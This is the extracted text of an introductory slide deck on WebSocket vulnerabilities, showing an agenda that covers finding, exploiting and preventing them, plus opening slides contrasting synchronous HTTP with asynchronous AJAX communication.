



WEBSOCKET VULNERABILITIES

Agenda



WHAT ARE
WEBSOCKETS?



WHAT ARE WEBSOCKET
VULNERABILITIES?



HOW DO YOU FIND
AND EXPLOIT THEM?




HOW DO YOU
PREVENT THEM?

WHAT ARE WEBSOCKETS?




Hypertext Transfer Protocol (HTTP)




Hypertext Transfer Protocol (HTTP)

Synchronous Communication




Asynchronous JavaScript and XML (AJAX)

Asynchronous Communication



